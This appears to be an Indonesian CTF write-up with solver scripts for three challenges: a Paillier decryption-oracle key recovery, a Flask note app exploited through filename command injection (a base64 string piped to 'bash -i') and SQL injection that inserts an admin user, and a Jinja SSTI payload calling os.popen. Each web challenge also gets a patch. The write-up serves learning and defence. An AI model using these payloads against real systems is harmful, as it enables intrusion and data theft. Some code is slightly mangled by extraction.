Cryptosystem Paillier ini agak berbeda dari normal, dimana $c = g^m r^n \bmod n^2$, tapi **g bukan fixed**. Dia **random pilih salah satu dari dua generator (g[0] atau g[1])** setiap kali enkripsi dipanggil. Dekripsi juga tidak langsung return m, tapi return **Dec(ct) = A_b * m + B_b (mod n)**, dengan pasangan konstanta (A_0, B_0) atau (A_1, B_1) tergantung generator mana dipakai saat enkripsi.

$$A_b = \alpha[b] * S_b(\text{mod } n)$$

$$B_b = \beta[b]$$

S_b dari struktur $g[b]$

Sifat penting:

- A_0 kelipatan salah satu prime, misal p .
- A_1 kelipatan prime lain, misal q .
- Jadi $\gcd(A_b, n)$ akan kasih kita p atau q .

Nilai (A_b, B_b) konsisten per branch, jadi semua ciphertext yang dihasilkan pakai $g[0]$ akan selalu pakai koefisien yang sama (A_0, B_0) . Begitu juga $g[1]$. Akibatnya oracle dekripsi = oracle linear $m \mapsto A_b * m + B_b \pmod{n}$ dengan leak faktor prime.

Untuk **recover n** , kita bisa abuse menu 3 (decrypt oracle) pada ciphertext apapun. Kita bisa ambil nilai random (besar) ct :

- $w1 = \text{Dec}(ct)$
- $w2 = \text{Dec}(ct^2)$
- $w3 = \text{Dec}(ct^3)$

Untuk skema mirip Paillier, ada sifat dimana bentuk $\text{Dec}(ct^k)$ adalah polinomial derajat 1 terhadap parameter internal, sehingga kombinasi

$$\text{comb} = w3 - 2 * w2 + w1$$

selalu kelipatan n . Kemudian,

- Di Paillier murni, $\text{Dec}(c^k) \sim k * m$ (linear di k).
- Kombinasi diskrit kedua $w3 - 2 * w2 + w1$ menghilangkan bagian linear dan konstanta.
- Sisa bagian selalu $\equiv 0 \pmod{n}$.

Jadi untuk banyak ct acak:

$$\text{comb}_i = w3 - 2 * w2 + w1$$

$$n = \gcd(\text{comb}_1, \text{comb}_2, \text{comb}_3, \dots)$$

Setelah beberapa iterasi kita mendapatkan n .

Karena kita tahu n , kita sekarang mencoba untuk **memfaktorkan n** . Sekarang kita manfaatkan bahwa encrypt milik challenge tidak tetap pakai satu generator. Kadang pakai generator branch 0. Kadang branch 1. Masing-masing menghasilkan slope koefisien A_b yang mengandung salah satu prime. Untuk setiap percobaan:

$c2 = \text{encrypt}(2)$
$w1 = \text{decrypt}(c2) \quad \# = A_b * 2 + B_b$
$w2 = \text{decrypt}(c2^2) \quad \# = A_b * 4 + B_b$

$$S2 = (w2 - w1) \bmod n \quad \# = 2 * A_b \pmod n$$
$$g = \gcd(S2, n) \quad \# \text{ ini akan jadi } p \text{ atau } q$$

Kita loop sampai kita dapat dua nilai gcd yang berbeda. Itu kandidat p dan q.

Sekarang kita mencari **key mod p** dan **key mod q**. Kita panggil menu 4: server kasih $ck = \text{encrypt}(\text{key_int})$. Untuk ciphertext ck itu dan branch yang sama:

$$w1 = \text{decrypt}(ck) = A_b * \text{key} + B_b$$
$$w2 = \text{decrypt}(ck^2) = 2 * A_b * \text{key} + B_b$$
$$Sk = (w2 - w1) \% n = A_b * \text{key} \pmod n$$

Dari plaintext $m0 = 2$ pada branch yang sama kita punya:

$$S2 = (\text{decrypt}(c2^2) - \text{decrypt}(c2)) \% n = 2 * A_b$$

Ambil aritmetika modulo prime “other” (prima komplementer dari cabang yang lagi dipakai).

- Misal branch itu punya A_b kelipatan p. Artinya $\gcd(S2, n) = p$. Maka $A_b \equiv 0 \pmod p$ tapi A_b invertible mod q. Jadi hitung semua mod q.

$$\text{key} \equiv (Sk / S2) * m0 \pmod{\text{other_prime}}$$

Karena:

- $Sk = A_b * \text{key}$
 - $S2 = 2 * A_b$
 - $m0 = 2$
- $$\Rightarrow \text{key} \equiv (Sk * \text{inv}(S2) * m0) \pmod{\text{other_prime}}$$

Kemudian kita bisa pakai **CRT** untuk recover key_int:

```
def crt(p, q, a_p, a_q):
    inv_p_mod_q = inverse(p, q)
    t = (a_q - a_p) % q
    x = a_p + p * ((t * inv_p_mod_q) % q)
    return x % (p * q)

key_int = crt(p, q, key_mod_p, key_mod_q)
```

Sekarang key_int adalah integer asli dari 66-byte key rahasia server, dan flag pun didapatkan.

Solusi

solver.py

```
#!/usr/bin/env python3
from Crypto.Util.number import *
from pwn import *
import math
import random

hostport = 'nc 47.128.189.162 13000'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

# from exploitfarm import *

# HOST = get_host()
# PORT = 13000

context.log_level = 'debug'

def do_encrypt_pt(r, m_int):
    # option 1: encrypt chosen pt
    r.recvuntil(b'> ')
    r.sendline(b'1')
    r.recvuntil(b'pt (hex) ')
    r.recvuntil(b'> ')
    r.sendline(hex(m_int)[2:].encode())
    line = r.recvline().strip() # b"ct : <hex>"
    ct_hex = line.split()[-1].decode()
    return int(ct_hex, 16)

def do_key_cipher(r):
    # option 4: encrypt the hidden 66-byte key
    r.recvuntil(b'> ')
    r.sendline(b'4')
    line = r.recvline().strip() # b"ct : <hex>"
    ct_hex = line.split()[-1].decode()
    return int(ct_hex, 16)

def do_decrypt_ct(r, c_int):
    # option 3: chosen-ciphertext decrypt
    r.recvuntil(b'> ')
    r.sendline(b'3')
```

```

r.recvuntil(b'ct (hex)')
r.recvuntil(b'> ')
r.sendline(hex(c_int)[2:].encode())
line = r.recvline().strip() # b"pt : <hex>"
pt_hex = line.split()[-1].decode()
return int(pt_hex, 16)

def submit_key_and_get_flag(r, key_bytes):
    # option 2: send recovered key, get flag
    r.recvuntil(b'> ')
    r.sendline(b'2')
    r.recvuntil(b'key (hex)')
    r.recvuntil(b'> ')
    r.sendline(key_bytes.hex().encode())
    flag_line = r.recvline().decode().strip()
    return flag_line

def recover_n(r, samples=16):
    g = 0
    for _ in range(samples):
        ct = random.getrandbits(2048) | 1
        w1 = do_decrypt_ct(r, ct)
        w2 = do_decrypt_ct(r, ct * ct)
        w3 = do_decrypt_ct(r, ct * ct * ct)
        comb = w3 - 2 * w2 + w1 # = k * n
        g = math.gcd(g, abs(comb))
    return g # = n

def gather_plain2_info(r, n, m0=2, maxtries=200):
    info = {}
    for _ in range(maxtries):
        c2 = do_encrypt_pt(r, m0) # ct of 0x02
        w1 = do_decrypt_ct(r, c2)
        w2 = do_decrypt_ct(r, c2 * c2)
        S2 = (w2 - w1) % n # = 2*s mod n
        g = math.gcd(S2, n) # = p or q

        if g != 1 and g != n:
            info[g] = {'S2': S2}

    if len(info) >= 2:
        break

```

```
primes = list(info.keys())
p = primes[0]
q = primes[1]
if p * q != n:
    p, q = q, p
assert p * q == n

# annotate each branch with its complementary prime
info[p]['other'] = q
info[q]['other'] = p
info[p]['m0'] = m0
info[q]['m0'] = m0

return p, q, info

def recover_key_residues(r, n, p, q, info, maxtries=200):
    key_mod_p = None
    key_mod_q = None

    for _ in range(maxtries):
        ck = do_key_cipher(r)
        w1 = do_decrypt_ct(r, ck)
        w2 = do_decrypt_ct(r, ck * ck)

        Sk = (w2 - w1) % n # = key * s_k
        gk = math.gcd(Sk, n) # which prime is in s_k

        if gk == 1 or gk == n:
            continue

        other = info[gk]['other'] # complementary prime
        m0 = info[gk]['m0'] # 2
        Sk_other = Sk % other
        S2_other = info[gk]['S2'] % other
        inv_S2_other = inverse(S2_other, other)

        key_mod_other = (Sk_other * inv_S2_other * m0) % other

        if other == p and key_mod_p is None:
            key_mod_p = key_mod_other
        if other == q and key_mod_q is None:
```

```
key_mod_q = key_mod_other

if key_mod_p is not None and key_mod_q is not None:
    break

assert key_mod_p is not None and key_mod_q is not None
return key_mod_p, key_mod_q

def crt(p, q, a_p, a_q):
    inv_p_mod_q = inverse(p, q)
    t = (a_q - a_p) % q
    x = a_p + p * ((t * inv_p_mod_q) % q)
    return x % (p * q)

def main():
    # r = remote(HOST, PORT)
    r = process(['python3', 'chall.py'])

    n = recover_n(r, samples=16)
    p, q, info = gather_plain2_info(r, n, m0=2)
    key_mod_p, key_mod_q = recover_key_residues(r, n, p, q, info)
    key_int = crt(p, q, key_mod_p, key_mod_q)
    key_bytes = long_to_bytes(key_int)
    if len(key_bytes) < 66:
        key_bytes = b'\x00' * (66 - len(key_bytes)) + key_bytes
    key_bytes = key_bytes[-66:] # force len 66
    flag_line = submit_key_and_get_flag(r, key_bytes)
    print("Flag:", flag_line)

    r.close()

if __name__ == '__main__':
    main()
```

Hasil


```
self.n2 = self.n * self.n
self.g = [pow(random.randrange(1, self.n2), self.primes[i],
self.n2) for i in range(2)]
for x in self.g:
    self.mul = (self.mul * x) % self.n2
self.miu = inverse(self.L(pow(self.mul, self.phi, self.n2)),
self.n)

self.alpha = [None, None]
for idx in range(2):
    while True:
        a = random.randrange(2, self.n - 1)
        if GCD(a, self.n) == 1:
            self.alpha[idx] = a
            break

self.beta = [random.randrange(0, self.n),
random.randrange(0, self.n)]
self._issued = {}

def L(self, val):
    return (val - 1) // self.n

def pubkey(self):
    return (self.n, self.g)

def encrypt(self, msg: int) -> int:
    r = random.randrange(0, self.n - 1)
    gb = self.g[random.randrange(0, 2)]
    gm = pow(gb, msg, self.n2)
    rn = pow(r, self.n, self.n2)
    ct = (gm * rn) % self.n2
    ct_int = int(ct)

    decryptable = True
    if msg.bit_length() <= 66*8 and msg.bit_length() > (66-1)*8:
        decryptable = False

    self._issued[ct_int] = decryptable
    return ct_int


def decrypt(self, ct: int) -> int:
    if ct not in self._issued:
        return random.randrange(0, self.n)
```

```
if not self._issued.get(ct, False):
    return random.randrange(0, self.n)
raw = self.L(pow(ct, self.phi, self.n2)) % self.n
raw = (raw * self.miu) % self.n
t = pow(ct % self.n, (self.n - 1) // 2, self.n) if (self.n %
2 == 1) else 0
idx = 0 if t == 1 else 1
return (self.alpha[idx] * raw + self.beta[idx]) % self.n
```

WEB

Blogspot

Deskripsi



Informasi Terkait Soal

Diberikan aplikasi dimana kita bisa melakukan posting sebuah note disertai dengan gambar. Pada aplikasi ini terdapat dua kerentanan yang terletak pada proses pembuatan note dan dapat dieksploitasi untuk bisa mendapatkan flag:

1. Remote Code Execution

Kerentanan ini terletak pada proses pengecekan metadata, proses ini dilakukan dengan cara mengeksekusi perintah **exiftool {nama_file} > {nama_file}.meta 2>&1**. Dan tidak terdapat proses sanitasi di dalamnya, mengakibatkan kita dapat memasukkan nama file yang berbahaya. Kode yang rentan kami highlight pada bagian di bawah:

```
app.py
```

```
@app.route("/create", methods=["GET", "POST"])
def create_post():
    if "user_id" not in session:
        flash("Login required")
        return redirect(url_for("login"))
    if request.method == "POST":
        title = request.form.get("title", "")
        content = request.form.get("content", "")
        file = request.files.get("image")
        image_filename = None
        metadata_text = ""
        if file and allowed_file(file.filename):
            original_filename = file.filename
            save_path = os.path.join(app.config['UPLOAD_FOLDER'],
original_filename)
            os.makedirs(app.config['UPLOAD_FOLDER'], exist_ok=True)
            file.save(save_path)

            try:
                cmd = f"exiftool {save_path}"
                meta_file = save_path + ".meta"
                full_cmd = f"{cmd} > {meta_file} 2>&1"
                os_status = os.system(full_cmd)
                if os.path.exists(meta_file):
                    with open(meta_file, "r", encoding="utf-8",
errors="ignore") as mf:
                        metadata_text = mf.read()
                else:
                    metadata_text = "no-metadata"
            except Exception as e:
                metadata_text = f"exif_err: {e}"

            try:
                h = hashlib.sha256()
                with open(save_path, "rb") as fbin:
                    for chunk in iter(lambda: fbin.read(8192), b""):
                        h.update(chunk)
                digest = h.hexdigest()
                _, ext = os.path.splitext(original_filename)
                ext = ext.lower() if ext else ""
                new_filename = f"{digest}{ext}"
                new_path = os.path.join(app.config['UPLOAD_FOLDER'],
```

```
new_filename)
    new_meta = new_path + ".meta"
```

2. SQL Injection to Privilege Escalation

Kerentanan ini terletak pada fungsionalitas yang sama tapi terletak pada tempat yang berbeda, yakni pada proses memasukkan hasil scan metadata dan memasukkan hasil scannya pada database. Dimana pada proses update metadata tidak terdapat sanitasi dapat digunakan untuk berbagai serangan SQL Injection, salah satunya ada second order SQL Injection, dimana kita bisa memasukkan command SQL baru untuk injeksi user baru dengan eskalasi user menjadi admin, yang dapat digunakan untuk mendapatkan flag di profile page. Kerentanan SQL Injection kami highlight dengan warna ungu/

app.py

```
db = get_db()
    try:
        cur = db.execute(
            "INSERT INTO posts (title, content,
image_filename, author_id) VALUES (?, ?, ?, ?)",
            (title, content, image_filename,
session['user_id'])
        )
        db.commit()
        post_id = cur.lastrowid
        metadata_insert = f"UPDATE posts SET metadata =
'{metadata_text}' WHERE id = {post_id};"
        db.executescript(metadata_insert)
        db.commit()
    except Exception as e:
        db.execute(
            "UPDATE posts SET metadata = ? WHERE id = ?",
            (metadata_text, post_id if 'post_id' in locals()
else None)
        )
        db.commit()
    flash("Post created")
```

Berikut adalah bagian kode yang menunjukkan bahwa user dengan role admin akan dapat membaca flag pada /profile

app.py

```
@app.route("/profile")
def profile():
    if "user_id" not in session:
        flash("Login required")
        return redirect(url_for("login"))

    db = get_db()
    cur = db.execute("SELECT id, username, role FROM users WHERE id =
?", (session["user_id"],))
    user = cur.fetchone()
    flag_content = None

    with open(os.path.join(APP_DIR, "templates", "profile.html"),
"r", encoding="utf-8") as fh:
        profile_template = fh.read()

    username = user["username"] if user else ""
    profile_source = profile_template.replace("{{ user.username }}",
username)

    if user and user["role"] == "admin":
        try:
            with open(FLAG_PATH, "r") as f:
                flag_content = f.read().strip()
        except Exception:
            flag_content = "flag not found"

    return render_template_string(profile_source, user=user,
flag=flag_content)
```

Solusi

Untuk teknik yang mengeksploitasi RCE, berikut adalah payload yang kami gunakan, dimana payload ini akan mengcopy flag ke directory /static/:

```
result2; echo
Y3AgL2ZsYWcudHh0IC9hcHAv3RhdG1jL25hYmlsZ2FudGVuZ2dnZ2dnZ2dnZy50eHQ= |
base64 -d | bash -i; ls aman.png
```

Dan berikut adalah solver scriptnya:

solver.py

```
#!/usr/bin/env python3
import httpx
```

```
from exploitfarm import *
client = httpx.Client(base_url=f"http://{get_host()}:10000")

def register(username, password):
    resp = client.post("/register", data={"username":username,
"password":password})

def login(username,password):
    resp = client.post("/login", data={"username":username,
"password":password})

def send_data(image_path, title="aaa", content_text="aaaa",
extra_headers=None, cookie_header=None):

    with open(image_path, "rb") as f:
        files = {
            "image": ("result2; echo
Y3AgL2ZsYWcudHh0IC9hcHAv3RhdGljL25hYmlsZ2FudGVuZ2dnZ2dnZ2dnZy50eHQ=
| base64 -d | bash -i; ls aman.png", f, "image/png"), # content-type
supaya server tahu
        }
        data = {
            "title": title,
            "content": content_text,
        }
        resp = client.post("/create", data=data, files=files)
        print(resp.text)
        return resp

def read_flag():
    flag = client.get("/static/nabilgantenggggggggggg.txt")
    print(flag.text)

if __name__ == "__main__":
    register("brrbrr", "s3cret")
    login("brrbrr", "s3cret")
    send_data("alamak.png", title="aku ganteng",
content_text="sekali")
    read_flag()
```

Sementara untuk eksploitasi SQL Injection, kami memasukkan metadata malicious sebagai berikut pada file png kami:

Evil Metadata

```
ExifTool Version Number      : 13.25
File Name                    : result.png
Directory                    : .
File Size                    : 303 kB
File Modification Date/Time  : 2025:10:28 10:22:47+07:00
File Access Date/Time       : 2025:10:28 10:29:07+07:00
File Inode Change Date/Time  : 2025:10:28 10:22:47+07:00
File Permissions             : -rwxrwxrwx
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 644
Image Height                 : 500
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Comment                      : brr brr patapim' where id=1; INSERT
INTO users (username, password, role) VALUES ('user2',
'pbkdf2:sha256:260000$VDoPB4u1EnBAIDSS$d9f787d60ec46fb2b04e3bf2841d71
1f9cd9a8e46c9f85a49c286491265679c9', 'admin');-- -
Image Size                   : 644x500
Megapixels                   : 0.322
```

solver.py

```
#!/usr/bin/env python3
import httpx
from exploitfarm import *
client = httpx.Client(base_url=f"http://{get_host()}:10000")

def register(username, password):
    resp = client.post("/register", data={"username":username,
"password":password})
```

```
def login(username,password):
    resp = client.post("/login", data={"username":username,
"password":password})

def send_data(image_path, title="aaa", content_text="aaaa",
extra_headers=None, cookie_header=None):

    with open(image_path, "rb") as f:
        files = {
            "image": ("result.png", f, "image/png"), # content-type
supaya server tahu
        }
        data = {
            "title": title,
            "content": content_text,
        }
        resp = client.post("/create", data=data, files=files)
        print(resp.text)
        return resp

def read_flag():
    flag = client.get("/profile")
    print(flag.text)

if __name__ == "__main__":
    register("user1", "s3cret")
    login("user1", "s3cret")
    send_data("alamak.png", title="aku ganteng",
content_text="sekali")
    login("user2", "s3cret")
    read_flag()
```

Patching

Untuk patching kami melakukan sanitasi pada proses penamaan file dan insert hasil ekstraksi metadata pada SQL.

patch 1 SQL Injection

```
db.execute("UPDATE posts SET metadata = ? WHERE id =
?", (metadata_text,post_id))
```

patch 2 RCE

```
from werkzeug.utils import secure_filename
from pathlib import Path

def safe_exiftool(save_path: str, meta_file):
    save_path = Path(save_path).resolve()

    meta_file = str(save_path) + ".meta"

    with open(meta_file, "w") as mf:
        proc = subprocess.run(
            ["exiftool", str(save_path)],
            stdout=mf,
            stderr=subprocess.STDOUT,
            check=False
        )

    return proc.returncode, meta_file


@app.route("/create", methods=["GET", "POST"])
def create_post():
    if "user_id" not in session:
        flash("Login required")
        return redirect(url_for("login"))
    if request.method == "POST":
        title = request.form.get("title", "")
        content = request.form.get("content", "")
        file = request.files.get("image")
        secure_file = secure_filename(file.filename)
        image_filename = None
        metadata_text = ""
        if file and allowed_file(secure_file):
            original_filename = secure_file
            save_path = os.path.join(app.config['UPLOAD_FOLDER'],
original_filename)
            os.makedirs(app.config['UPLOAD_FOLDER'], exist_ok=True)
            file.save(save_path)

            try:
                stat , meta_file = safe_exiftool(save_path)
                if os.path.exists(meta_file):
```

```
        with open(meta_file, "r", encoding="utf-8",
errors="ignore") as mf:
            metadata_text = mf.read()
        else:
            metadata_text = "no-metadata"
    except Exception as e:
        metadata_text = f"exif_err: {e}"
```

CDN

Deskripsi



Informasi Terkait Soal

Kerentanan terletak pada proses penulisan metadata ketika kita ingin melihat post. dimana ketika kita berhasil memasukkan sebuah metadata ke file berupa “**Date Created: {payload}**”, kita dapat mengeksploitasi celah Server Side Template Injection karena tidak ada sanitasi terhadap bagaimana format pada informasi metadata **Date Created**. Berikut adalah bagian yang rentan terhadap celah tersebut:

app.py

```
metadata_full = post["metadata"] or ""
md_map = {"File Name": "", "Date Created": ""}
for m in re.finditer(r"^\s*(File Name|Date Created)\s*:\s*(.*)$",
metadata_full, flags=re.MULTILINE):
    key = m.group(1)
    val = m.group(2).strip()
    md_map[key] = val
file_name_val = md_map["File Name"]
date_created_val = md_map["Date Created"]
metadata_snippet_html = f"<pre>File Name: {file_name_val}\nDate
Created: {date_created_val}</pre>"
```

```
tpl_path = os.path.join(APP_DIR, "templates", "view_post.html")
with open(tpl_path, "r", encoding="utf-8") as fh:
    tpl_src = fh.read()
placeholder = "{{ metadata_snippet or ' ' }}"
if placeholder not in tpl_src:
    page_src = tpl_src + "\n" + metadata_snippet_html
else:
    page_src = tpl_src.replace(placeholder,
metadata_snippet_html)
return render_template_string(page_src, post=post)
```

Solusi

Untuk menambahkan metadata yang terdapat payload, kami memanfaatkan library Pillow untuk menginjeksi metadata jahat sebagai berikut **"Date Created: {{url_for.__globals__.os.popen('cat /flag.txt').read()}}"**

metadata_gen.py

```
from PIL import Image, PngImagePlugin

def write_png_text(path_in: str, path_out: str, kv: dict):
    img = Image.open(path_in)
    pnginfo = PngImagePlugin.PngInfo()
    for k, v in kv.items():
        pnginfo.add_text(k, v)
    img.save(path_out, "PNG", pnginfo=pnginfo)

def read_png_text(path: str):
    img = Image.open(path)
    return dict(img.info)

def gen_payload():
    write_png_text("result.png", "result.png", {"Date Created":
"{{url_for.__globals__.os.popen('cat /flag.txt')}}"})

gen_payload()
```

Dan berikut adalah full solver script kami:

solver.py

```
#!/usr/bin/env python3
```

```
import httpx
from cok import run_it
from bs4 import BeautifulSoup
# from exploitfarm import *

client = httpx.Client(base_url=f"http://localhost:4500")
def login(username, password):
    resp = client.post("/login", data={"username":username,
"password":password})

def register(username, password):
    resp = client.post("/register", data={"username":username,
"password":password})

def send_data(image_path, title="brrbrr", content_text="aaaa",
extra_headers=None, cookie_header=None):

    with open(image_path, "rb") as f:
        files = {
            "image": ("result.png", f, "image/png"),
        }
        data = {
            "title": title,
            "notes": content_text,
        }
        resp = client.post("/upload", data=data, files=files)
        print(resp.text)
        return resp

def get_flag():
    resp = client.get("/gallery")
    soup = BeautifulSoup(resp.text, "html.parser")

    cards = soup.select("a.card")

    if not cards:
        print("No posts found")
    else:
        latest = cards[0]
        href = latest.get("href")
        resp = client.get(href)
```

```
print(resp.text)

register("adaaa", "calamity")
login("adaaa", "calamity")
send_data("biribiri.png", title="aku ganteng", content_text="sekali")
get_flag()
```

Patching

Untuk patching, kami cukup melakukan patching seperti mengecek apakah terdapat data yang tidak diperlukan pada metadata "Date Created".

patch SSTI

```
def isbad(data):
    BAD_CHAR = [{"", "}", "[", "]", "import", "||", "attr", "lipsum",
"url_for", "global", "builtin", "join"]
    for char in BAD_CHAR:
        if char in data:
            return True
    return False

if request.args.get("meta") == "1":
    return Response((post["metadata"] or ""),
mimetype="text/plain")
    metadata_full = post["metadata"] or ""
    md_map = {"File Name": "", "Date Created": ""}
    for m in re.finditer(r"^\s*(File Name|Date Created)\s*:\s*(.*)$",
metadata_full, flags=re.MULTILINE):
        key = m.group(1)
        val = m.group(2).strip()
        md_map[key] = val
        if isbad(val): abort(403)
    file_name_val = md_map["File Name"]
    date_created_val = md_map["Date Created"]
```